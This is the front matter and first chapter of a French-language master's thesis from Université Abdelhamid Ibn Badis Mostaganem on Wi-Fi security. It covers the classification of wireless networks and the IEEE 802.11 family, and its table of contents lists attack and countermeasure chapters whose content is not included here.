

MINISTERE DE L'ENSEGNEMENT SUPERIEUR ET DE LA RECHERCHE SCIENTIFIQUE

Université Abdelhamid Ibn Badis Mostaganem

Faculté des sciences et de la technologie

DEPARTEMENT DE GENIE ELECTRIQUE



MEMOIRE

En vue d'obtention du diplôme de MASTER ACADEMIQUE

Spécialité : Système des télécommunications

THEME

Sécurité dans les réseaux sans fil (Wi-Fi)

Présenté par

STAILI SALAH EDDINE

BENCHERIF NAJIA

Soutenu le 26/06/2024

Membres du jury :

- | | |
|----------------------------|-----------|
| - Mr Mohamed AZZEDINE | Président |
| - Mr Djamel Eddine AIMOUCH | Examineur |
| - Mr Amine ZELLAGUI | Encadrant |

Année Universitaire 2023 / 2024

Remerciements

Nous tenons à remercier chaleureusement notre encadreur, Mr **ZELLAGUI AMINE**, pour son soutien constant, ses précieux conseils et son accompagnement tout au long de ce travail. Votre expertise, votre disponibilité et votre patience ont été des éléments essentiels pour mener à bien ce projet.

Nous adressons également nos sincères remerciements aux membres du jury, Mr **MOHAMED AZZEDINE** et Mr **DJAMEL EDDINE AIMOUCH**, pour leur aide, leur soutien moral et leurs encouragements et pour avoir pris le temps d'évaluer notre travail.

Dédicace

À nos chers parents et à nos familles, Nous vous dédions ce succès avec une profonde gratitude et une immense affection. Votre soutien indéfectible, vos encouragements constants et votre amour inconditionnel ont été notre force tout au long de ce chemin. Chaque étape de notre réussite est aussi la vôtre, car c'est grâce à vous que nous avons pu atteindre nos objectifs. Merci pour tout ce que vous avez fait pour nous. Cette réussite est aussi la vôtre.

Avec tout notre amour.

Staili Salah Eddine.

Bencherif Najia.

Résumé

Ces dernières années, nous avons assisté à l'essor des réseaux locaux sans fil ou encore le Wi-Fi, qui sont devenu l'une des principales solutions de connexion pour de nombreuses entreprises et ainsi des simples utilisateurs. En outre, ils sont de plus en plus intégrés dans notre vie quotidienne comme : la maison, les universités, les hôpitaux ... Etc. Avec cette évolution rapide de ce type de réseaux, les exigences en termes de sécurité deviennent de plus en plus sévères. De ce fait, le standards 802.11 intègre par défaut un ensemble de mécanismes de sécurité tels que les protocoles : WEP, WPA, WAP2 et le WPA3, afin d'assurer l'authentification des clientes, l'intégrité et la confidentialité des données. Toutefois, des vulnérabilités persistent encore et il est toujours possible de monter des attaques plus ou moins facilement. Notamment, contre le dernier né des protocoles de sécurité Wi-Fi, à savoir WPA2.

Dans ce mémoire on s'intéresse à la sécurité de réseaux locaux sans fils (WIFI), dans le but de partager les vulnérabilités et les risques d'utiliser ce type de réseau. Tout en se concentrant sur la réalisation des attaques que nous considérons comme les plus fréquentes d'une manière assez pratique et détaillée. En plus de proposer des solutions qui seraient en mesure de répondre aux attaques menées au cours de ce mémoire et d'améliorer la sécurité de ce type de réseau.

Abstract

In recent years, we have seen the rise of wireless local area networks (WLANs) or Wi-Fi, which have become one of the main connection solutions for many companies. In addition, they are more and more integrated in our daily life like: home, universities, hospitals ... Etc. With the rapid development of this type of network, the security requirements are becoming more and more stringent. As a result, the 802.11 standard includes by default a set of security mechanisms such as WEP, WPA, WPA2 and WPA3 protocols to ensure client authentication, data integrity and confidentiality. However, vulnerabilities still persist and it is still possible to mount attacks more or less easily. In particular, against the latest Wi-Fi security protocol, WPA2.

In this dissertation, we are interested in the security of local wireless networks (WIFI), in order to share vulnerabilities and risks of using this type of network. While focusing on the realization of the attacks that we considered as the most frequent ones in a rather practical and detailed way. In addition to proposing solutions that would be able to respond to the attacks carried out during this dissertation and improve the security of this type of network

Table des matières

Introduction générale :	1
Chapitre I : Les réseaux sans fils et le standard IEEE 802.11	3
I.1 Introduction :	4
I.2 Définition :	4
I.3 Catégorie des réseaux sans fil :	5
I.3.1 Les réseaux personnels sans fil (WPAN) :	6
I.3.2 Réseaux locaux sans fil (WLAN) :	7
I.3.3 Les réseaux métropolitains sans fil (WMAN) :	8
I.3.4 Les larges réseaux sans fil (WWAN) :	8
I.4 Les Avantages et les inconvénients des réseaux sans fil :	10
I.5 La norme IEEE 802.11 (Wi-Fi) :	11
I.5.1 Présentation du Wi-Fi :	11
I.5.2 Les normes :	12
I.5.3 Modes de fonctionnement du Wi-Fi :	15
I.5.4 Les couches de la norme IEEE 802.11 :	19
I.6 La sécurité dans 802.11 :	24
I.7 Conclusion :	24
Chapitre II : La sécurité dans les réseaux sans fils	26
II.1 Introduction :	27
II.2 Cryptographie et la Sécurité des Réseaux Wi-Fi:	27
II.3 Les mécanismes de cryptographie :	29
II.3.1 Cryptographie à clé symétrique :	30
II.3.2 Cryptographie à clé asymétrique :	30
II.3.3 Les fonctions de hachage :	31
II.3.4 La signature numérique :	31
II.4 Les attaques d'un réseau wifi :	32
II.4.1 Le wardriving :	32
II.4.2 L'espionnage :	32
II.4.3 L'intrusion :	32
II.4.4 Les attaques de mots de passe :	33
II.4.5 Le déni de service (Dos) :	34
II.4.6 Man-in-the-middle:	34
II.5 Les standards de sécurité dans les réseaux Wifi :	34

II.5.1 Le WEP :	35
II.5.2 Le protocole 802.1 x :	37
II.5.2 Le WPA :	40
II.5.3 Le WPA2 :	44
II.5.4 Le WPA3 :	49
II.6 Conclusion :	56
Chapitre III : Les attaques réseaux.....	57
III.1 Introduction :	58
III.2 Configuration du laboratoire de test :	58
III.2.1 Description de l'environnement de test :	59
III.2.2 Outils utilisés :	60
III.3 Les attaques de mot de passe Wi-Fi :	62
III.3.1 L'attaque par brute force WPA/WPA2 :	62
III.3.2 Evil Twin :	70
III.4 Les attaques réseau :	75
III.4.1 L'homme au milieu (MITM) :	76
III.4.2 Contourner le filtrage d'adresses MAC :	80
III.4.3 L'attaque krack (wpa2) :	82
III.5 Attaques système :	83
III.5.1 Vulnérabilité EternalBlue (ms17-010) :	84
III.5.2 Meterpreter : Contrôle du système compromis :	88
III.6 Conclusion :	92
Chapitre IV : Les solutions.....	93
IV.1 Introduction :	94
IV.2 Les solutions de sécurité dédiées au l'administrateur réseau (l'utilisateur) :	94
IV.2.1 Changement de l'identifiant et du mot de passe du point d'accès :	95
IV.2.2 Modification et Dissimulation du SSID :	96
IV.2.3 Choix du protocole de sécurité WPA2/WPA3 :	96
IV.2.4 Désactivation du WPS :	97
IV. 2.5 Filtrage par des adresses MAC :	98
IV.2.6 Mise à jour du firmware :	98
IV.2.7 L'utilisation d'un tableau ARP statique :	99
IV.2.8 Protection contre les attaques KRACK :	101
IV.3 Les solutions de sécurité dédiées aux entreprises :	101
IV.4 Solutions de sécurité complémentaires pour les réseaux Wi-Fi :	105

I.5 Conclusion :.....	110
Conclusion générale :	111
REFERENCES BIBLIOGRAPHIQUES	112

Table des figures

Figure 1 : classification des réseaux sans fil	5
Figure 2 : Architecture du réseau métropolitain sans fil(WiMAX).....	8
Figure 3 : Architecture du réseau GSM.....	9
Figure 4 : Les normes wifi et leurs couvertures	15
Figure 5 : Mode infrastructure	16
Figure 6 : Ensemble de service étendu.....	16
Figure 7 : Mode Ad Hoc.....	17
Figure 8 : La topologie Ad-Hoc	18
Figure 9 : La topologie Ad-Hoc multisaut.	19
Figure 10 : Modèle en couche IEEE 802.11.....	19
Figure 11 : Fonctionnement de la couche LLC	20
Figure 12 : Méthode d'accès	22
Figure 13 : Chiffrement symétrique	30
Figure 14 : Chiffrement asymétrique	30
Figure 15 : Processus de cryptage du WEP.....	36
Figure 16 : Processus de décryptage du WEP.....	36
Figure 17 : Les composants du 802.1X.....	38
Figure 18 : Handshake à quatre voies	46
Figure 19 : Vue d'ensemble de OWE.....	51
Figure 20 : Processus d'authentification WPA3-SAE.....	53
Figure 21 : Processus WPA3 ENT	55
Figure 22 : Schéma de laboratoire de test	59
Figure 23 : Logo officiel de logiciel KALI	61
Figure 24 : Liste des réseaux sans fil à proximité	64
Figure 25 : Le Handshake capturé.....	66
Figure 26 : Les paquets de désauthentification	66
Figure 27 : : Le résultat final d'attaque force brute.....	69
Figure 28 : Le principe d'attaque Evil Twin	70
Figure 29 : Liste des points d'accès disponibles	71
Figure 30 : Résultat final de clé correcte.....	75
Figure 31 : Le principe de l'attaque MITM	76
Figure 32 : Schéma de l'attaque ARP Spoofing.....	76
Figure 33 : Attaque krack	82
Figure 34 : configuration d'un point d'accès	95
Figure 35 : changement du mot de passe	96
Figure 36 : modification du SSID	96
Figure 37 : le choix du protocole	97
Figure 38 : Désactivation du WPS	97
Figure 39 : Filtrage de l'adresse MAC.....	98
Figure 40 : Mise à jour du firmware.....	99

Figure 41 : ARP dynamique	100
Figure 42 : ID de l'interface WIFI	100
Figure 43 : : ARP statique	101
Figure 44 : Sécurité d'un réseau WIFI à l'aide d'un serveur RADIUS	102
Figure 45 : Topologie du VLAN	106
Figure 46 : VPN	107
Figure 47 : Un pare-feu	108
Figure 48 : IDS	109

Listes des tableaux

Tableau 1 : Classification des réseaux WPAN	7
Tableau 2 : Classification des réseaux WLAN.....	8

Liste des abréviations

ACK= ACKnowledgement

AES= Advanced Encryption System

AP= Access Point

ARP= Address Resolution Protocol

BLR =Boucle Locale Radio

BSS= Basic Service Set

BSSID= BSS IDentifier

CA= Certificate Authority

CCMP= Counter-Mode/Cipher Block Chaining Message AuthenticationCode Protocol

CHAP= Challenge Handshake Authentication Protocol

CRC =Cyclic Redundancy Check

CSMA/CA= Carrier Sense Multiple Access with Collision Avoidance

CSMA/CD= Carrier Sense Multiple Access with Collision Detection

CTS =Clear To Send

DCF= Distributed Coordination Function

DES= Data Encryption Standard

DIFS= Distributed Inter Frame Space

DNS= Domain Name System

DoS Denial of Service

DS= Distribution System

DSA= Digital Signature Algorithm

DSSS= Direct Sequence Spread Spectrum

EAP= Extensible Authentication Protocol

EAPoL= Extensible Authentication Protocol sur LAN

ESS= Extended Service Set

ESSID =ESS IDentifier

FHS =Filesystem Hierarchy Standard

FHSS= Frequency Hopping Spread Spectrum

GMK= Group Master Key

GPRS= General Packet Radio Service

GSM= Global System for Mobile Communication. Groupe Spécial Mobile

GTK= Group Transient Key

HIDS= Host based Intrusion Detestion System

HiperLAN2= High Performance Radio LAN 2.0

HomeRF= Home Radio Frequency

HR/DSSS= High Rate Direct Sequence Spread Spectrum

HTML= HyperText Markup Language

HTTP= Hypertext Transfer Protocol

IBSS= Independant Basic Service Set

ICV= Intégrité Check Value

IDS= Intrusion Detection System

IEEE= Institute of Electrical and Electronics Engineers

IETF= Internet Engineering Task Force

IP= Internet Protocol

IR= InfraRed

ISM= Industrial, Science and Medicine

IV= Initialization Vector

KSA= Key Scheduling Algorithm

Ks= KeyStream

LLC= Logical Link Control

MAC= Media Access Control

MD5= Message Digest 5

MIC= Message Integrity Code

MIM= Man-in-the-middle

MK= Master Key

NFC Near Field Contact

NIDS Network based Intrusion Detection System

OFDM= Orthogonal frequency-division multiplexing

OSA= Open system authentication

PAE =Port Access Entity

PAP =Password Authentication Protocol

PBC =Push Button Connect

PCF =Point Coordination Function

PDA =Personal Digital Assistant

PIFS= PCF Inter Frame Space

PIN =Personal Identification Number

PMK =Pairwise Master Key

PPP =Point to Point Protocol

PRGA= Pseudo Random Generator Algorithm

PSK =PreShared Key

PTK =Pairwise Transient Key

Qos =Quality Of Service

RADIUS= Remote Authentication Dial-In User Service

RC4 =Rivest Cipher 4

RSA =Rivest Shamir Adelman

RSN =Robust Security Network

RTS =Request To Send

SHA-1= Secure Hash Algorithm 1

SIFS =Short Inter Frame Space

SSID =Service Set Identifier

SSL =Secure Socket Layer

TKIP =Temporal Key Integrity Protocol

UMTS =Universal Mobile Telecommunications System

URL =Uniform Resource Locator

USB =Universal Serial Bus

VLAN =Virtual Local Area Network

VPN =Virtual Private Network

WECA= Wireless Ethernet Compatibility Alliance

WEP =Wired Equivalent Privacy

Wi-Fi =Wireless Fidelity

WIMAX= Worldwide Interoperability for Microwave Access

WLAN =Wireless Local Area Network

WMAN =Wireless Metropolitan Area Network

WPA =Wi-Fi Protected Access

WPAN =Wireless Personal Area Network

WPS =Wi-Fi Protected Setup

WWAN= Wireless Wide Area Network

Introduction générale :

Aujourd'hui, le succès des réseaux sans fil s'explique facilement par les avantages qu'ils procurent : rapidité et simplicité d'installation, une mobilité qui simplifie le déplacement de l'utilisateur dans une zone plus ou moins étendue. Ainsi qu'ils permettent aussi de répondre à la problématique de grands sites où le câblage est trop coûteux.

Bien que la nature de support de transmission dans les réseaux sans fil réponde aux plusieurs contraintes posées par les réseaux filaire (coûts élevés, la difficulté du câblage entre des endroits trop distant, etc.), un certain nombre de problèmes apparaissent. Ce mode de transmission les rend bien plus vulnérables. En effet, il a pour effet d'avoir la possibilité d'écouter et d'intercepter les données envoyées sur le support et ainsi que de pouvoir les modifier. Ce qui implique une nécessité d'une mise en place d'une politique de sécurité spécifique et efficace.

La sécurité informatique est un domaine très vaste et considéré comme l'un des critères les plus importants dans le jugement de la fiabilité d'un système informatique. Cependant, les réseaux sans fil ne satisfaits pas cette contrainte, ce qui fait d'eux une cible intéressante pour les attaquants (pirates).

Actuellement, le 802.11 est l'une des normes des réseaux locaux sans fil WLAN (Wireless local area Network) fixée par l'IEEE, il est devenu l'une des technologies les plus répandue et les plus connue à l'échelle publique. En effet, le standards 802.11 intègre par défaut un ensemble de mécanismes de sécurité tels que les protocoles : WEP, WPA, WAP2 et le WP3 afin d'assurer l'authentification des clientes, l'intégrité et la confidentialité des données. Cependant, chacun de ces mécanismes présente un ensemble des faiblesses et ne résistent pas suffisamment à plusieurs attaques : de l'usurpation de l'identité à la récupération de la clé de chiffrement...etc.

Ce manque de sécurité est au cœur de la préoccupation des administrateur réseaux qui se doivent mise en place une politique de sécurité et des nouvelles solutions pour garantir la protection des réseaux face aux failles de sécurité et la diversité des menaces qui évoluent en permanence.

Dans ce mémoire, nous intéressons à la problématique de sécurité des réseaux locaux sans fil (Wifi). A cet effet, nous avons commencé à mener diverses attaques de réseau interne et externe tels que : les attaques de mot de passe et les attaques MIM (Man-In-The-Middle),

dans laquelle nous allons exploiter un ensemble de failles au niveau de sécurité. Enfin, nous avons également proposé des solutions de sécurité. Qui seront en mesure de répondre à un large éventail d'attaques menées au cours de ce mémoire.

Ce mémoire est organisé en quatre chapitres :

Le premier chapitre présente un aperçu sur les réseaux sans fil : des définitions, leurs classifications, leurs principales caractéristiques. Ainsi que le standard 802.11 en particulière : leur architecture, leurs normes, ... ect. Et enfin la problématique de sécurité dans les réseaux sans fil.

Le deuxième chapitre énonce quelques concepts fondamentaux de la sécurité : leurs objectifs et leurs mécanismes de sécurité. Ainsi que les attaques réseaux les plus connus. En outre, il présente en détail les standards de sécurité de standard 802.11 tels que : WEP, WPA, WPA2 et le WPA3.

Le troisième chapitre portera la réalisation des différentes attaques sur les réseaux WI-FI évoqués théoriquement lors de chapitre précédent d'une manière pratique, en utilisant les outils fournis par Kali Linux.

Le quatrième chapitre présente les solutions proposées qui seront en mesure de répondre aux attaques menées au cours de ce mémoire.

Chapitre I :

Les réseaux sans fils et le standard IEEE 802.11

I.1 Introduction :

Les réseaux sans fil connaissent actuellement un succès très important dont leur nombre croît très rapidement au sein des entreprises et du grand public. Ils offrent en effet une flexibilité largement supérieure aux réseaux filaires, en s'affranchissant notamment des problèmes de câblage et de mobilité des équipements. Il existe plusieurs familles de réseaux sans fil, chacune étant développée par des organismes différents et donc incompatibles entre elles.

Dans ce chapitre, nous explorerons les réseaux sans fil et la norme IEEE 802.11. Nous commencerons par une présentation des principes fondamentaux des réseaux sans fil, en expliquant leur fonctionnement et en détaillant les modes de fonctionnement, tels que les réseaux ad hoc et les réseaux d'infrastructure. Nous décrirons ensuite les différentes versions de la norme IEEE 802.11 (a, b, g, n, ac, ax) et leurs caractéristiques techniques. De plus, nous analyserons les couches de la norme, en particulier la couche LLC (Logical Link Control) et la couche MAC (Media Access Control). Ce chapitre vise à fournir une compréhension globale des réseaux sans fil et de la norme IEEE 802.11, en mettant en lumière leurs principes de fonctionnement et leurs caractéristiques techniques.

I.2 Définition :

Un réseau sans fil (Wireless network) est, comme son nom l'indique, est un réseau à travers lequel différentes stations ou systèmes peuvent communiquer entre eux au moyen d'ondes radio. Grâce aux réseaux sans fil, l'utilisateur a la possibilité de rester connecté lors de ses déplacements dans un environnement géographique assez étendu, c'est la raison pour laquelle on entend parfois parler de "mobilité". La norme la plus utilisée largement utilisée pour les réseaux sans fil est la norme IEEE 802.11, mieux connue sous le nom de Wi-Fi[1].

Le réseau sans fil permet de connecter facilement des appareils distants de 10 mètres à plusieurs kilomètres. De plus, l'installation de tels réseaux ne nécessite pas d'ajustements majeurs à l'infrastructure existante, comme c'est le cas pour les réseaux filaires, comme creuser des tranchées pour le câblage ou installer des câbles, des chemins de câbles et des connecteurs dans les équipements, etc.), ce qui conduit au développement rapide du réseau.

I.3 Catégorie des réseaux sans fil :

Les technologies sans fil, notamment la norme 802.11, simplifient et réduisent les coûts de connexion pour les réseaux étendus. Elles permettent la transmission d'importantes quantités de données sur de longues distances sans nécessiter l'intervention de sociétés de télécommunications ou de câblage. Ces technologies sans fil peuvent être regroupées en quatre catégories distinctes pour faciliter leur classification et leur compréhension

- Les réseaux personnels sans fil : WPAN (**W**ireless **P**ersonal **A**rea **N**etwork).
- Les réseaux locaux sans fil : WLAN (**W**ireless **L**ocal **A**rea **N**etwork).
- Les réseaux métropolitains sans fil : WMAN (**W**ireless **M**etropolitan **A**rea **N**etwork).
- Les larges réseaux sans fil : WWAN (**W**ireless **W**ide **A**rea **N**etwork).




Figure 1: classification des réseaux sans fil

I.3.1 Les réseaux personnels sans fil (WPAN) :

Les réseaux WPAN (Wireless Personal Area Network) sont des réseaux sans fil à très faible portée, généralement de l'ordre de quelques dizaines de mètres maximum. Ils servent principalement à relier entre eux des périphériques et appareils électroniques portés ou utilisés à proximité immédiate d'une personne, comme des imprimantes, téléphones, assistants personnels, etc. [4].

Ils sont également utilisés pour relier des équipements informatiques entre eux sans liaison filaire : par exemple pour relier une imprimante à un ordinateur de bureau ou faire communiquer deux machines très distantes.

Il existe plusieurs technologies permettant la mise en œuvre de tels réseaux qui sont :

I.3.1.1 Bluetooth :

Technologie WPAN lancée en 1994 par Ericsson, offrant un débit théorique de 1 Mb/s sur une portée maximale d'une trentaine de mètres. Bluetooth est peu gourmande en énergie et adaptée aux petits périphériques [4,5].



I.3.1.2 Home RF :

Technologie WPAN lancée en 1998, proposant un débit théorique de 10 Mb/s sur une portée d'environ 50 à 100 mètres. HomeRF a été abandonnée au profit des technologies Wi-Fi embarquées[4].



I.3.1.3 ZigBee :

Technologie WPAN permettant des liaisons sans fil à très bas prix et très faible consommation d'énergie, adaptée aux petits appareils électroniques. ZigBee offre des débits jusqu'à 250 Kb/s sur une portée maximale de 100 mètres [4].



Le ZigBee opère effectivement dans la bande de fréquence 2,4 GHz, utilisant la modulation OQPSK (Offset Quadrature Phase-Shift Keying) et la technique d'étalement spectral DSSS (Direct Sequence Spread Spectrum) pour la transmission des données.

Technologie	Norme	Débit théorique	Portée m	Bande GHz	Observation
Bluetooth	IEEE 802.15.1	1 Mbits/s	Une trentaine	2,4 – 2,4835	- Bas prix - L'émission de puissance dépend de la réglementation
Home RF	Consortium (Intel, HP-Siemens-Motrola et Compaq)	10 Mbits/s	50	2,4 – 2,4835	Permet de relier des PC portables, fixes et d'autres terminaux.
Zig Bee	IEEE 802.15.4	20 – 250 Kbits/s	100	2,4 – 2,4835	.Très bas prix, .Très faible consommation d'énergie.

Tableau 1 : Classification des réseaux WPAN

I.3.2 Réseaux locaux sans fil (WLAN) :

Un réseau local sans fil (WLAN) est un type de réseau informatique qui utilise des ondes radio pour connecter des appareils tels que des ordinateurs portables et des téléphones mobiles à Internet, à un réseau d'entreprise, et à ses applications. Les points d'accès amplifient les signaux Wi-Fi, permettant aux appareils de rester connectés même à distance d'un routeur[6]. Les réseaux locaux sans fil sont basés sur la norme IEEE 802.11, qui offre des débits variés, allant de 1 à 54 Mbit/s, et une portée maximale de quelques centaines de mètres.

Ces réseaux sont principalement basés sur les technologies suivantes :

I.3.2.1 IEEE 802.11, WiFi (Wireless Fidelity) :

Le Wi-Fi, basé sur le standard IEEE 802.11, est largement utilisé depuis son développement en 1999. Les débits théoriques sont de 11 Mb/s pour le 802.11b et 54 Mb/s pour le 802.11g, mais les débits pratiques varient en fonction de l'environnement. Le Wi-Fi opère dans la bande de fréquence de 2,4 GHz, offrant une portée pour un point d'accès Wi-Fi qui peut varier entre 10 et 200 mètres en fonction du milieu[7][8].

I.3.2.2 Hiper LAN :

HIPERLAN (High Performance Radio Local Area Network) est une technologie de réseau local sans fil développée par l'ETSI, offrant des débits élevés et une qualité de service (QoS) pour prioriser le trafic critique. HIPERLAN fonctionne dans la bande de fréquence de 5 GHz, avec des débits de 20 Mb/s pour HIPERLAN1 et 54 Mb/s pour HIPERLAN2. Cette technologie permet des connexions sans fil performantes, adaptées à des environnements dégagés, offrant des débits supérieurs à ceux du Wi-Fi[9].

Technologie	Norme	Débit (Mbits/s)	Portée (mètres)	Bande de fréquence	Observation
Wifi	IEEE 802.11	2 – 54	35 -50 (indoor) des centaines (outdoor)	2,4 – 2,4835 GHz 5 GHz	Elle comporte plusieurs déclinaisons IEEE 802.11 a/b/g
HiperLAN 1	ETSI	19 – 20	50	5 GHz	- La vitesse de déplacement de l'utilisateur ne peut excéder 10 m/s - Permet d'accéder aux réseaux ATM
HiperLAN 2		25	200		
HiperLink		155	150 – 200	17,2 – 17,3 GHz	Permet des liaisons fixes entre 2 points
DECT		2	300	1880 – 1900 MHz	Technique d'accès TDMA

Tableau 2 : Classification des réseaux WLAN

I.3.3 Les réseaux métropolitains sans fil (WMAN) :

Le WMAN, ou Wireless Metropolitan Area Network, est un réseau sans fil basé sur la norme IEEE 802.16, offrant un débit de 1 à 10 Mbit/s sur une portée de 4 à 10 kilomètres. Il vise à couvrir des zones relativement peu peuplées, offrant une alternative aux réseaux filaires. Cette technologie, également connue sous le nom de Boucle Locale Radio (BLR), est conçue pour les opérateurs de télécommunication[10].




Figure 2 : Architecture du réseau métropolitain sans fil(WiMAX)

I.3.4 Les larges réseaux sans fil (WWAN) :

Les réseaux cellulaires mobiles, aussi appelés réseaux sans fil à large surface (WWAN), sont des réseaux sans fil qui couvrent de vastes zones géographiques. Chaque téléphone mobile est connecté à un réseau cellulaire qui permet une connectivité sans fil étendue. Les réseaux cellulaires mobiles utilisent des antennes et des stations de base réparties sur une large zone

pour transmettre les données. Ils permettent une mobilité et une couverture sur de grandes distances, contrairement aux réseaux locaux sans fil (WLAN) qui ont une portée plus limitée[11].

Les différentes technologies de WWAN :

- GSM (Groupe Spécial Mobile) ;
- GPRS (General Packet Radio Service);
- UMTS (Universal Mobile Telecommunication System).

I.3.4.1 Le GSM (Groupe Spécial Mobile) :

Le GSM (Global System for Mobile Communications) est un standard numérique de deuxième génération (2G) pour les réseaux cellulaires mobiles, développé dans les années 1980 et devenu un standard mondial pour les communications mobiles. Il utilise une combinaison de FDMA (Frequency Division Multiple Access) et TDMA (Time Division Multiple Access) pour permettre à plusieurs utilisateurs de partager la même bande de fréquence.

Le GSM opère principalement dans les bandes de fréquences 900 MHz et 1800 MHz en Europe, et 850 MHz et 1900 MHz en Amérique du Nord. Il a permis le développement de la téléphonie mobile, offrant des services de voix et de données, avec l'évolution vers les réseaux 3G, 4G et bientôt 5G[12].




Figure 3 : Architecture du réseau GSM

I.3.4.2 Le GPRS (Général Packet Radio Service) :

Le GPRS (General Packet Radio Service) est une technologie de communication sans fil par paquets qui a permis d'améliorer les performances du réseau GSM (Global System for Mobile

Communications) en offrant des débits de données plus élevés, allant jusqu'à 171 Kbit/s en théorie et environ 20 Kbit/s dans la pratique [1][2].

Le GPRS a été développé comme une évolution de la norme GSM, permettant une connexion permanente à Internet et la transmission de données en mode paquet plutôt que circuit[3][4]. Cela a ouvert la voie à de nouvelles applications comme la diffusion de contenus multimédias, l'accès aux emails avec pièces jointes et le commerce électronique sur mobile [3].

I.3.4.3 UMTS (Universal Mobile Telecommunication System) :

Ce système de téléphonie mobile est également appelé 3G, pour 3ème génération.

Avec un débit maximum de 2 Mb/s, il permet la vidéoconférence sur téléphone mobile avec une qualité proche de celle sur PC. L'envoi de vidéo de téléphone à téléphone devrait être aussi simple que l'envoi de SMS.

I.4 Les Avantages et les inconvénients des réseaux sans fil :

Les réseaux sont devenus indispensables dans notre vie de tous les jours, On les utilise notamment pour avoir un accès à Internet, pour partager des fichiers et bien plus encore. Toutefois, il existe des avantages et des inconvénients on a les citer.

Les avantages :

- **Flexibilité et mobilité accrue :** les réseaux sans fil permettent aux utilisateurs de se connecter au réseau depuis n'importe quel endroit, sans être limités par le câblage. Cela offre une plus grande flexibilité et productivité pour les employés mobiles
- **Facilité d'installation et de configuration :** les réseaux sans fil n'ont pas besoin de câbles physiques, ce qui simplifie grandement le processus d'installation et de configuration par rapport aux réseaux filaires.
- **Accès à distance :** Les réseaux sans fil permettent un accès à distance, ce qui est pratique pour les utilisateurs qui ont besoin de se connecter à partir de différents endroits ou qui travaillent à domicile.
- **Adaptabilité aux besoins :** les réseaux sans fil sont plus facilement évolutifs et adaptables aux fluctuations des besoins et des technologies. Ils permettent d'ajouter facilement de nouveaux équipements sans avoir à faire courir de nouveaux câbles.

Les inconvénients :

- **Interférences :** Les réseaux sans fil sont susceptibles d'être affectés par des interférences provenant d'autres appareils sans fil, d'appareils électroniques ou de structures physiques, ce qui peut entraîner une dégradation des performances.

